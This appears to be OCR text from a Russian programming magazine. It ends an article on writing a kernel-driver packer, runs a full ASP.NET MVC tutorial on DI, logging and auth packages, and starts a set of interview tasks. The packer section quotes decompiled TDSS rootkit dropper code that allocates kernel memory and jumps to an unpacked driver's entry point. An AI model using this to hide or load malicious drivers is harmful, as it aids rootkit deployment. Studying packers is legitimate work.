
УПАКОВКА ДАННЫХ

Сама по себе упаковка данных ничем интересным не отличается. Так как используется aPLib, то сложностей там быть не должно. Смотрим:

```
INT CompressData (  __in const BYTE * source,
                    __in ULONG_PTR length,
                    __inout BYTE ** Destination )
{
    UINT   workmem_size = 0;
    LPVOID workmem = 0;
    workmem_size = aP_workmem_size( length );
    workmem = malloc( workmem_size );

    if( workmem != 0 )
    {
        UINT packed_size = aP_max_packed_size( length );
        LPVOID p = malloc( packed_size );
        if(p != 0 )
        {
            packed_size = aP_pack(source, p, length, ↵
            workmem, 0, 0);
            if ( packed_size != APLIB_ERROR )
            {
                *Destination = ( BYTE *) p;
                free(workmem);
                return packed_size;
            }
            free(p);
        }
        free(workmem);
    }
    return APLIB_ERROR;
}
```

Уверен, что до этого момента каких-либо видимых сложностей у читателя возникнуть не должно. Сложности начинаются сейчас — нужно придумать и реализовать самостийный ядерный загрузчик, ну и добавить его в тело кодеса. Ибо, напомню, эта часть будет единственной,



...и на вид, и на ощупь

которая будет отличать упаковщик драйвера от упаковщика стандартного экзешника.

Первое, что нужно сделать, — это предусмотреть выделение нужного куска памяти в лоадере, куда будет распаковано тело нашего многострадального драйвера. Делается это посредством вызова соответствующей kernel-API ExAllocatePool(). Для интереса посмотри — примерно похожим образом происходит заражение тела драйвера со стороны дроппера знаменитого руткита TDSS (честно стырено вот отсюда: tinyurl.com/qxqulf2; я думаю, глубоко уважаемый мной cr4sh в обиде не будет):

```
ExAllocatePool = _getapi(kernel_base, 0xDE45E96Cu);
// Выделяем память под структуру, в которой будут храниться
// значения различных ключевых переменных, а также
// прочитанное с диска тело руткита
context = __ExAllocatePool(0, 0x69A60u);
memset(context, 0, 0x69A60u);
*(ULONG_PTR *)(context + 1968) = kernel_base;
*(ULONG_PTR *)(context + 352) = DriverObject;
memcpy((VOID  *)(context + 1972), rsrc, 0x395u);
```

Более подробно смотри в блоге cr4sh'a.

После того как мы сохранили все необходимые поля, упаковали целевой драйвер, необходимо будет временно сохранить драйвер на диск, добавив ко всей этой каше kernel-loader.

Для загрузки нам обязательно понадобятся основные PE-поля драйвера-дроппера:

```
PLDR_DATA_TABLE_ENTRY ldrDte = (PLDR_DATA_TABLE_ENTRY)↵
DriverObject->DriverSection;
dosHdr = (PIMAGE_DOS_HEADER)ldrDte->DllBase;
ntHdr = (PIMAGE_NT_HEADERS)((ULONG_PTR)ldrDte->DllBase + ↵
dosHdr->e_lfanew);
sectHdr = IMAGE_FIRST_SECTION(ntHdr);
```

ПОПРОБУЕМ СОБРАТЬ ВСЕ ВМЕСТЕ

Для старта нашего драйвера после его распаковки (код чуть ниже) необходимо будет пересчитать релоки и импорты родившегося на свет драйвера (как это сделать — тема достаточно избитая).

```
ULONG_PTR Decompress(const BYTE * src, ULONG_PTR srclen, ↵
BYTE * dst, ULONG_PTR dstlen)
{
    return aP_depack_safe(src, srclen, dst, dstlen);
}
// ...и где-то в коде...
BYTE * src = ( BYTE *)( imageBase +  sectHdr[1].↵
VirtualAddress);
if ( loaderBlock->unpacked_size == Decompress↵
(src, sectHdr1 (.SizeOfRawData, unpackedData, ↵
loaderBlock->unpacked_size) )
{
    ...
}
// или что-то типа того...
```

Ну и наконец-то вызвать EntryPoint.

Например, в упомянутом дроппере TDSS это делается так:

```
status = ((char *)DriverObject->DriverStart + ↵
*( ULONG_PTR *)(rsrc + 8)))( DriverObject, RegistryPath );
```

Код уже должен быть понятен без пояснений, потому что в нашем случае это будет происходить похожим образом.

Осталась самая малость: найти этот самый EntryPoint в нашем только что распакованном драйвере.

ВМЕСТО ЗАКЛЮЧЕНИЯ

За рамками статьи остались такие моменты, как сохранение драйвера-дроппера после добавления новой секции, упорядочивание релоков, импорта, экспорта, копирование ресурсов, получение базы ядра и адресов, необходимых для старта функций (той же самой ExAllocatePool()), и ряд некоторых мелких моментов.

Честно говоря, уместить такую интересную тему, как создание упаковщика драйвера, в рамках одной статьи — задача малореальная. В ней много тонкостей и подводных камней, ухватить которые без опыта написания похожих проектов не слишком вероятно. Хотя, честно говоря, я и не преследовал такой цели — давать в руки готовый продукт означает отключить твои же мозги и не давать им работать. А иначе как ты будешь развиваться и расти как программист? :) Но если ты полон решимости освоить тему — пиши на мыло, будем разбираться вместе.

В файлах к статье ты сможешь найти некоторые функции (не все) и структуры, описанные в статье.

Удачного компилирования и да пребудет с тобой Сила!][



ASP.NET MVC И ЕГО ПЛЮШЕЧКИ

Игорь Антонов
aka Spider_NET
vr-online.ru,
antonov.igor.khv@gmail.com

Компоненты, без которых не обходится ни один веб-проект

Вообще-то перед тобой продолжение статьи из прошлого номера под названием «Багтрекер на ASP.NET MVC». Я хотел было написать введение покруче, но оказалось, что оно у меня получилось очень похожим на рекламные проспекты Майкрософта, и редактор его стер. И написал все это вместо меня. Все, читай давай!

БЕЗ ПЛЮШЕК НИКУДА

Готовых расширений для MVC-фреймворка создано уже порядочно. К услугам искушенных разработчиков шаблонизаторы, библиотеки для взаимодействия с сетью и куча всякой всячины на все случаи жизни. Подключить подобный пакет — дело одной команды в NuGet Console. О наиболее полезных примочках и техниках взаимодействия с ними я расскажу в этой статье.

В СТИЛЕ НИНДЗЯ

Мы знаем, что идеальных технических заданий не бывает. Заказчики постоянно меняют условия, и цель матерого разработчика — писать легко масштабируемый код. Пусть даже приложение будет трижды крутым, но если каждый допил будет сопровождаться головной болью, то рано или поздно от поддержки неуклюжей поделки придется отказаться.

Сразу вспоминаю пример из своей практики. Однажды мне пришлось участвовать в доработке функционала самописной ERP. Вроде бы и код был написан неплохо, но отсутствие четкой архитектуры и сильная связанность всех компонентов быстро разбили мои юношеские грезы. В итоге уверенность в быстром написании (и быстром получении бабла) конвертнулась в несколько недель интимных отношений с дебаггером. Новый функционал предательски конфликтовал со старым кодом и порождал настоящий хаос. Баги размножались как кролики, мой бодрый настрой угасал с каждой минутой. Жаль, что тогда я не знал о методике под странным названием «внедрение зависимостей». А ведь она могла сохранить мою голову от многих шишек, набитых по неопытности. Хорошая архитектура приложения подразумевает отсутствие сильной связи между составляющими ее компонентами. Чем меньше связь, тем ниже вероятность сломать работающий код при добавлении нового.

Как я уже сказал, один из способов ослабить связь компонентов приложения — воспользоваться методикой под названием «внедрение зависимостей» (Dependency Injection, DI). Применяя DI, разработчик не указывает конкретные зависимости, а работает сугубо с интерфейсами. Необходимая реализация объектов будет внедрена в приложение уже во время его работы, исходя из заданных настроек конфигурации. Не переживай, если до этого ты ни разу не применял технику внедрения зависимостей. Скупой текст определения может загнать в ступор, но на практике все обязательно встанет на свои места.

Перед тем как приступать к рассмотрению практических примеров, нам необходимо определиться с фреймворком, посредством которого будем реализовать внедрение зависимостей. Для .NET их написано достаточно много. Даже Microsoft успела зарелизить свой

вариант в лице Unity. Я его попробовать еще не успел, так как для своих проектов предпочитаю применять хорошо себя зарекомендовавший фреймворк Ninject (ninject.org). Он прост в использовании, а его функционал с лихвой покрывает многообразие задач, возникающих в типичных веб-проектах.

Для практики я решил не создавать бездушные глянцевые проекты, в которых всегда все работает как надо. Вместо этого я отважился на допил примера, рассмотренного в предыдущей статье. Подними исходники примера в VisualStudio (можешь взять с нашего диска) и при помощи команды Install-Package Ninject добавь фреймворк Ninject к своему проекту.

Теперь займемся модификацией примера. У нас есть несколько моделей и контекст для работы с Entity Framework. В настоящий момент получение всех данных из базы реализовано напрямую, то есть в определенном методе контроллера происходит обращение к контексту BugTrackerContext. Так делать крайне нежелательно, поскольку мы крепко связываем контроллер с определенным контекстом. Попробуем разрушить эту прочную связь и сделаем так, чтобы контроллер не знал о существовании BugTrackerContext.

Для начала опишем новый интерфейс IBugTrackerRepository. Разместим его в директории Models/Abstract (в реальном приложении для такой цели лучше завести отдельный проект). Опишем в рамках интерфейса методы получения из БД сущностей, определенных в проекте. Полный код интерфейса описан в листинге 1.

Листинг 1. Код интерфейса IBugTrackerRepository

```
IQueryable<Category> GetCategories { get; }
IQueryable<Status> GetStatuses { get; }
IQueryable<User> GetUsers { get; }
IQueryable<Ticket> GetTickets { get; }
bool CreateCategory(Category category);
bool EditCategory(Category category);
bool RemoveCategory(int CategoryId);
bool CreateTicket(Ticket ticket);
....
```

В интерфейсе я определил действия классов, которые будут его реализовать. Тут все довольно просто — есть методы для добавления новых сущностей в базу, а есть методы для выборки из базы.

Заострять внимание на деталях реализации класса на основе данного интерфейса я не стану. Ибо там тот же самый код, который до этого был прописан в контроллере Home. Можешь слямзить его самостоятельно оттуда.

Будем считать, что интерфейс и его реализация в виде класса BugTrackerRepository у нас готовы. Пора переходить к главной теме, ради которой были проделаны эти телодвижения, — знакомству с библиотекой Ninject и методикой внедрения зависимостей.

Перед тем как ты возьмешь в руки шприц, мне хотелось бы заострить твое внимание на популярных способах внедрения зависимостей. Перечисленные ниже варианты далеко не единственные. В литературе по DI (кстати, ссылку на свежую книгу по теме ищи во врезке) приводятся более экзотические примеры внедрения зависимостей. Однако на практике они встречаются не сильно часто, и применять их стоит только в особых случаях. Запомни, если есть возможность обойтись наиболее распространенным подходом, то лучше выбрать именно его.

Итак, из наиболее популярных способов внедрения зависимостей стоит выделить:

- Внедрение через свойство. Относительно популярный способ внедрения зависимости. Реализовать достаточно легко: разработчику требуется описать в классе открытое свойство, в котором будет размещаться экземпляр нужного объекта.
- Внедрение через конструктор. Пожалуй, самый простой способ прочувствовать плюсы и мощь DI. Зависимость внедряется через параметр конструктора.
- Внедрение через параметр метода. Способ также достаточно прост в реализации, но используется значительно реже, чем предыдущий. Одна из причин — ограниченная область использования, зависимость доступна в пределах метода.

На практике мы попробуем реализовать внедрение зависимости через конструктор. Как я уже сказал, этот способ достаточно распространен и прост для понимания. Напомню, наша цель — добиться, чтобы в контроллере Home (а также во всех других) мы работали не с BugTrackerContext, а с интерфейсом IBugTrackerRepository.

Поскольку контроллер Home не единственная наша цель, мы должны действовать глобально — вторгнемся в святая святых и напишем свою реализацию фабрики контроллеров. Звучит немного пугающе, но на практике от нас требуется всего лишь реализовать производный класс от System.Web.Mvc.DefaultControllerFactory. Готовый код реализации я привел во втором листинге.

```
2013-09-02 15:51:07.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
2013-09-02 15:52:07.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
2013-09-02 15:55:07.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
2013-09-02 15:55:30.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
2013-09-02 15:56:24.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
2013-09-02 15:58:00.0263|DEBUG|BugTrackerForX.MvcApplication|Sample debug DEBUGr
```

Отладка в процессе

Листинг 2. Реализация собственной фабрики контроллеров

```
public class NinjectControllerFactory: ↵
DefaultControllerFactory {
    private IKernel ninjectKernel;
    public NinjectControllerFactory() {
        ninjectKernel = new StandardKernel();
        AddBindings();
    }
    private void AddBindings() {
        // Здесь будем определять все наши привязки
    }
    protected override IController GetControllerInstance↵
    (System.Web.Routing.RequestContext requestContext, ↵
    Type controllerType) {
        return controllerType == null ? null : ↵
        (IController) ninjectKernel.Get(controllerType);
    }
}
```

В коде класса, приведенного во втором листинге, описана инициализация ядра фреймворка Ninject. Оно будет отвечать за обслуживание запросов от классов контроллеров. Метод AddBindings() играет роль регистратора привязок Ninject. Пока здесь не описано ни одной привязки, но это вопрос времени.

Чтобы фреймворк (сейчас речь об MVC) подхватил нашу фабрику контроллеров, ее надо зарегистрировать. Это можно сделать в методе Application_Start(), класса MvcApplication (см. файл Global.asax):


```
ControllerBuilder.Current.SetControllerFactory(new ↵
NinjectControllerFactory());
```

У нас все готово для внедрения зависимости, ради чистоты эксперимента напишем еще один класс, реализующий интерфейс IBugTrackerRepository. Он поможет нам лучше прочувствовать выгоду от применения DI.

Фейковый репозиторий будет генерировать запрашиваемые данные на лету, а не выбирать из реальной базы (см. код в третьем листинге). Получается, что данная реализация интерфейса IBugTrackerRepository играет роль «заглушки». С его помощью мы можем разрабатывать дальнейший функционал приложения, не заморачиваясь на разработку класса, взаимодействующего с реальным хранилищем.

Листинг 3. Фейковый репозиторий

```
public class MyFakeRepository: IBugTrackerRepository {
    public IQueryable < Ticket > Tickets {
        get {
            Ticket[] tickets = {
                new Ticket() {
                    Category = new Category() {
                      Title = "Тест"
                    },
                    Date = DateTime.Now, Description = ↵
                    "Проблемы с принтером", Status = new ↵
                    Status() {
                        Title = "Открыто"
                    },
                    Title = "Не печатает принтер",
                    User = new User() {
                      Email = "antonov.igor.khv@gmail.com",
                      FirstName = "Igor", LastName = ↵
                      "Antonov"
                    }
                }
            };
```



Удобная тулза для разбора nlog'ов

Куем репозиторий

```
            return tickets.AsQueryable();
        }
    }
    ...
```

Попробуем все это дело заюзать на практике. Снабдим контроллер Home конструктором (см. листинг 4) и слегка подправим общий код. В описании конструктора определен один входной параметр типа IBugTrackerRepository, то есть тип, соответствующий ранее объявленному нами интерфейсу. Во время инициализации контроллера переданное в параметре значение записывается в свойство db. Через объект, определенный в этом свойстве, мы будем взаимодействовать с хранилищем с данными.

Листинг 4. Код конструктора контроллера Home

```
private IBugTrackerRepository db;
public HomeController(IBugTrackerRepository ↵
bugTrackerRepository) {
    this.db = bugTrackerRepository;
}
```

На данной стадии проект уже почти готов к запуску. Остается лишь добавить в метод AddBindings() привязку для фреймворка Ninject(). Сначала попробуем заюзать вместо реальной базы наш фейковый репозиторий. Для этого добавляем вот такую привязку:

```
ninjectKernel.Bind<IBugTrackerRepository>().↵
To<MyFakeRepository>();
```

Привязка говорит, что при запросе типа IBugTrackerRepository Ninject будет автоматически возвращать тип MyFakeRepository. Попробуй запустить проект и убедиться, что данные берутся не из базы, а из MyFakeRepository. Убедился? Отлично, а теперь попробуй оперативно переключится вновь на реальную базу. Для этого всего лишь измени привязку на BugTrackerRepository и пересобери проект.

КУДА ЖЕ БЕЗ ЛОГОВ

Уж мы-то с тобой знаем, что безбажных программ не бывает, а идеального кода не существует. Ошибки возможны всегда и везде, даже если большая часть кода покрыта толстым слоем юнит-тестов.

Допустить ошибку и не предусмотреть обработку некорректного действия всегда вероятно, и этого не нужно стесняться. Как говорится, «Не ошибается только тот, кто ничего не кодит».

Важно своевременно узнать о подобных ситуациях и пресечь их на корню. В этом нелегком деле хорошо помогает правильная организация системы логирования. Чем больше ты хочешь выудить полезной информации для отладки, тем основательней стоит подойти к ведению логов. Облегчить ведения логов ASP.NET MVC приложения помогает пакет NLog (Install-Package NLog).

Сразу после установки NLog необходимо его сконфигурировать посредством внесения изменений в файл настроек приложения Web.config:

```
<section name="nlog" type="NLog.Config.ConfigSectionHandler, ↵
 NLog" />
<nlog autoReload="true" xmlns="http://www.nlog-project.org/↵
 schemas/NLog.xsd" xmlns:xsi="http://www.w3.org/2001/↵
 XMLSchema-instance">
    <variable name="logDirectory" value="${basedir}/↵
     logs/${shortdate}" />
    <targets>
        <target name="debugLog" xsi:type="File" ↵
         fileName="${logDirectory}/debug.txt" />
    </targets>
    <rules>
        <logger name="*" level="Debug" writeTo="debugLog" />
    </rules>
</nlog>
```

В конфигурационном файле определяется общая директория для хранения логов, а также разграничиваются типы событий по разным файлам. Например, отладочные сообщения будут помещаться прямиком в файл debug.txt.

Что касается самой записи отладочных сообщений, то она выполняется примерно так:

```
NLog.Logger logger = NLog.LogManager.GetCurrentClassLogger();
logger.Debug("Это информация для дебага");
```

При изучении реальных логов, сформированных пакетом NLog, рекомендую обзавестись небольшой тулзой под названием Log2Console (goo.gl/0tpoH). Рулить логами с ее помощью — одно удовольствие, поскольку она группирует все события по типам (debug, info и так далее) и избавляет от необходимости каждый раз выбирать обновившийся лог-файл. Достаточно указать файлы для мониторинга, и log2Console будет любезно отображать из них обновленное содержимое.

РЕГИСТРАЦИЯ И АВТОРИЗАЦИЯ

В 99% веб-проектов требуется регистрация и авторизация. Читатели нашего журнала знают, какие последствия сулит в этой области индусский код. Не стоит лишний раз испытывать судьбу и изобретать очередной велосипед с дуршлагом. К тому же Microsoft позаботилась о нас (не, ну точно главный рекламный менеджер. — Прим. ред.) и приготовила классный инструмент для решения этой не совсем тривиальной задачи.

До появления четвертой версии фреймворка MVC стандартным решением был старичок ASP.NET Membership System. Он всегда жестко критиковался ASP.NET-разработчиками за полное отсутствие гибкости и несоответствие современным реалиям. Утихомирить священные споры и решить часть проблем позволил новый провайдер авторизации от Microsoft — SimpleMembership.

Он хорошо адаптируется под различные проекты, из коробки заряжен поддержкой oAuth, понимает роли и всегда готов подвергнуться допилам со стороны разработчиков. Попробуем снабдить багтрекер системой авторизации и регистрации на основе SimpleMembership.

Не стану подробно останавливаться на деталях добавления регистрационной формы. Это ты сможешь сделать сам, не маленький уже. Свое внимание я заостряю на последовательности действий, необходимых для подключения SimpleMembership к нашему проекту.

Процесс интеграции начинаем с подключения к своему проекту двух сборок: WebMatrix.Data и WebMatrix.WebData. Они доступны в нескольких версиях, но нас интересуют максимально свежие. Далее нам предстоит определиться с таблицей, в которой будут храниться связки ID пользователя + login. SimpleMembership не заставляет придерживаться каких-то жестких правил к определению структуры таблицы или ее имени (то же самое относится

и к колонкам). Главное, чтобы в ней были определены графы для хранения ID и логина. Без всяких извращенных фантазий я решил остановиться на вполне стандартных именах: Users (имя таблицы), UserID (колонка с уникальным идентификатором) и Email (колонка для хранения имени пользователя).

Чтобы донести эту информацию до SimpleMembership, в методе Application_Start пришлось дописать строку, выполняющую первоначальную инициализацию:

```
WebSecurity.InitializeDatabaseConnection("BugTrackerContext",↵
"Users", "UserID", "Email", autoCreateTables: true);
```

В параметрах к методу InitializeDatabaseConnection() я передаю: имя соединения с БД (в примере используется единственный контекст), имя таблицы для хранения списка пользователей, название колонки с уникальным идентификатором и логином. Последний параметр говорит, что SimpleMembership'у разрешено автоматически создать все необходимые таблицы (если их еще нет).

Теперь отстается лишь сообщить нашему приложению, что в качестве провайдера авторизации мы хотим использовать именно SimpleMembership. Для этого в конфигурационном файле добавляем дополнительную секцию:

```
<membership defaultProvider="SimpleMembershipProvider">
  <providers>
    <clear />
    <add name="SimpleMemberShipProvider"
     type="WebMatrix.WebData.SimpleMembershipProvider,
     WebMatrix.WebData" />
  </providers>1
</membership>
```

Этих действий хватит, чтобы подключить SimpleMembership к своему проекту. Дальше остается создать форму регистрации и входа, в которых надо заюзать один из соответствующих методов класса WebSecurity:

- LogOut() — выход из системы;
- Login() — аутентификация пользователя в системе;
- CreateAccount() — добавление нового пользователя в систему и так далее.

АВТОМАППИНГ – НАШЕ ВСЕ

Каждая новая фича раздувает наш проект новыми классами. Теперь надо сделать модель представления, а потом данные из этой модели перегнать в класс, описывающий предметную модель. Постоянно приходится перегонять данные из одних объектов в другие. Делать эту рутинную операцию руками, аккуратно заполняя каждое свойство, чересчур утомительно. Без резвого помощника тут ну никак не обойтись. К счастью, далеко за ним ходить не нужно, AutoMapper к твоим услугам.

Добавляем пакет к проекту стандартным образом: Install-Project Automapper. Для использования маппера создаем карту типов, которые будем маппить, а затем в нужном месте юзаем единственный метод Map():

```
Mapper.CreateMap<User, UserView>();
Mapper.CreateMap<UserView, User>();
Var User = (User)Mapper.Map(UserView, typeof(UserView), ↵
typeof(User));
```

Этот кусочек кода я выдрал из системы регистрации на основе SimpleMembership (опять отправляю тебя к исходнику). Пользователь вводит свои регистрационные данные в модель представления (UserView), а уже из нее они маппятся в предметную область User. Применительно к нашему примеру эффективность от использования AutoMapper не столь очевидна, так как свойств у обеих моделей мало. Выгода проявится, когда в моделях будет присутствовать по 10–20 свойств и их нужно быстренько перегнать.

В JSON И ОБРАТНО

Времена, когда вся «динамика» веб-сайта крутилась лишь на сервере, безвозвратно прошли. Никто не хочет генерировать сложную страницу целиком по каждому чиху пользователя. Вместо этого большая часть обменов между клиентом и сервером происходит в фоновом режиме при помощи AJAX.

Казалось бы, какие тут могут быть подводные камни? Подготовил данные на клиенте в JSON'е и отправил их запросом серверу при помощи той же библиотеки jQuery. Однако проблема все же есть. На сервере надо как-то работать с полученными данными, и тут без хорошей библиотеки, умеющей работать с JSON, никуда. Для .NET существует несколько подобных разработок (в ASP.NET MVC4 появилось встроенное средство), но я по привычке использую пакет Json.NET. Делает свою работу он шустро и качественно, а это самое главное. Подключить Json.NET к своему проекту можно стандартным способом: Install-Package Json.NET. Ну а дальше у нас появляется возможность конвертировать данные в формат JSON и обратно:

```
// Конвертируем Ticket в JSON
var jsonTicket = JsonConvert.SerializeObject(Ticket);
// Делаем обратное преобразование.
Ticket ticket = JsonConvert.DeserializeObject<Ticket>↵
(jsonTicket);
```

ИТОГИ

Рассмотренные пакеты не единственные в своем роде. NuGet готов предложить сотни готовых решений на все случаи жизни. Не бойся качать готовый код и экспериментировать с ним. Для типичных задач уже созданы элегантные решения и лучше юзать именно их, а не вступать в ряды унылых сборщиков велосипедов. Удачных тестов и качественных пакетов на пути!]C




Книга разбирает тему DI от А до Я

ПОПРОБУЙ САМ

- MVC Extension (https://github.com/MvcExtensions) — пакет расширений для ASP.NET MVC, состоящий из адаптеров IoC-контейнеров и дополнительных примочек. Ключевые возможности: ModelBinder, Bootstrapping, MultipleAdapter, нестандартные ActionResults (XmlResult, ExtendedJsonResult, Adaptive PRG), ограничители для роутов и многое другое.
- MVC Contrib (mvccontrib.codeplex.com) — большой набор библиотек, расширяющих функционал ASP.NET MVC (Portable Areas, расширение ViewData, Model Binders, дополнительные ActionResult и так далее).
- Glimpse (getglimpse.com) — незаменимый инструмент ASP.NET MVC разработчика, позволяющий получить кучу разнообразной информации из серверной жизни приложения (просмотр HTTP-запросов, параметры сессий, просмотр AJAX-запросов и прочее).

ПОЛЕЗНЫЕ ССЫЛКИ

- Log2Console (goo.gl/0tpoH) — утилита для удобной работы с nLog.
- NLog Wiki (goo.gl/iSqzD3) — официальная документация по проекту nLog.
- «Внедрение зависимостей .NET» (goo.gl/gWjbhQ) — прекрасная книга, которая растолкует суть DI на практике. Автор уделяет достаточно много времени и теории и практике. Однозначно must read тем, кто не в теме.
- «ASP.NET MVC4 с примерами на C# 5.0 для профессионалов» (goo.gl/fpS9Se) — еще одна прекрасная книга о последней на сегодняшний день версии ASP.NET MVC фреймворка. Автор книги все разбирает с самых основ, поэтому для заинтересовавшихся миром ASP.NET книга станет прекрасным подарком.



Юрий Язев
yazevsoft@gmail.com



Александр Лозовский
lozovsky@glc.ru



ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

РЕШЕНИЕ ЗАДАЧ ОТ «КОДА БЕЗОПАСНОСТИ» ИЗ СЕНТЯБРЬСКОГО НОМЕРА

ПЕРВАЯ ЗАДАЧА

Почему в первом выражении необходимо указывать параметры шаблонного типа в явном виде, а во втором выражении этого не требуется?

```
std::map<int, int > myMap;
// Выражение 1
myMap.insert(std::pair<int, int>(10,20));
// Выражение 2
myMap.insert(std::make_pair(30,40));
```

Ответ: тип std::pair является классом, поэтому требуется явное указание типов шаблона класса, а std::make_pair является шаблонной функцией, и тип аргументов функции может быть выведен неявно.

ВТОРАЯ ЗАДАЧА

Вызов какого метода Method1(), Method2() приведет к ошибке?

Приведенный пример не относится к практикам коммерческого программирования, а служит для понимания внутреннего устройства классов.

```
class CA
{
  public:
    virtual ~CA() {}
      void Method1()
      {
        std::cout << "Hello, world?";
      }
      virtual void Method2()
      {
       std::cout << "Hello, world?";
      }
};
CA* pA = NULL;
pA->Method1();
pA->Method2();
```

Ответ: пока Method1 не обращается к членам класса, его вызов безопасен.

Вызов метода Method2 приведет к ошибке, так как он требует обращения к виртуальной таблице функций, а указатель на класс имеет недопустимое значение.

ТРЕТЬЯ ЗАДАЧА

Каково время жизни объекта класса CWnd, указатель на который возвращает метод CWnd::GetDlgItem(int nIDControl)?

Ответ: после завершения работы с данным объектом он освобождается стандартным для C++ способом через вызов оператора delete.

Метод GetDlgItem() возвращает указатель на временный объект, оборачивающий дескриптор HWND запрошенного элемента управления, при цикле простоя (отсутствия оконных сообщений в очереди) MFC сама освободит объект CWnd.

ПОДБОРКА ЗАДАНИЙ ИЗ GAMEDEV-СТУДИЙ

В этом номере мы решили собрать несколько заданий, которые игровые конторы выдают программистам-соискателям. Сразу спойлер: трудоустройство в gamedev-студию и обычную софтверную компанию весьма отличаются.

В игровой конторе собеседование играет далеко не самую решающую роль, а может и вовсе отсутствовать (если, к примеру, ты устраиваешься на удаленную работу). Самое важное здесь — тестовое задание, которое в большинстве случаев заключается в разработке какой-либо классической игры (хотя необязательно: оно вполне может быть связано с текущими для компании потенциального нанимателя задачами). Однако не имеющее отношения к играм задание может быть предложено в очень редких случаях. Поэтому обращаю твое внимание на задачи первого типа — разработка игры. Сложность задания никак не зависит от «крутости» фирмы, и, если тебе по почте в качестве тестового предлагают написать 3D-шутер с использованием своих моделек и звуковых эффектов, знай, что это развод, и смело шли такого товарища на три буквы. Обычно (но не всегда) для разработки игры компания предоставляет свой арт. Хотя задание может состоять из пары строчек читабельного русского текста, как ты знаешь, разработка игры не самое простое занятие, и даже маленькая игра может отнять от недели до двух твоего драгоценного времени. На это и рассчитывают наниматели; они хотят увидеть, умеешь ли ты программировать игры вообще, а также способен ли ты в одиночку довести проект до конца. Кроме того, работодатель через тестовое задание может преследовать цель убедиться, что ты обладаешь знаниями конкретной техники/технологии программирования.

Все описанные ниже задания предполагаются для позиции программиста на C++. Это язык номер один для создания игр. Между тем широчайшее распространение получил C#, но вовсе не потому, что игроделы любят XNA или управляемый DirectX, а из-за того, что этот язык используется в качестве скриптового в популярном движке Unity, который хочет захватить весь мир. Третьим по популярности языком в разработке игр является ActionScript. На долю Flash приходится сравнительно малый процент игроразработок.

ПЕРВАЯ ЗАДАЧА — РАЗРАБОТАТЬ ARCANOID

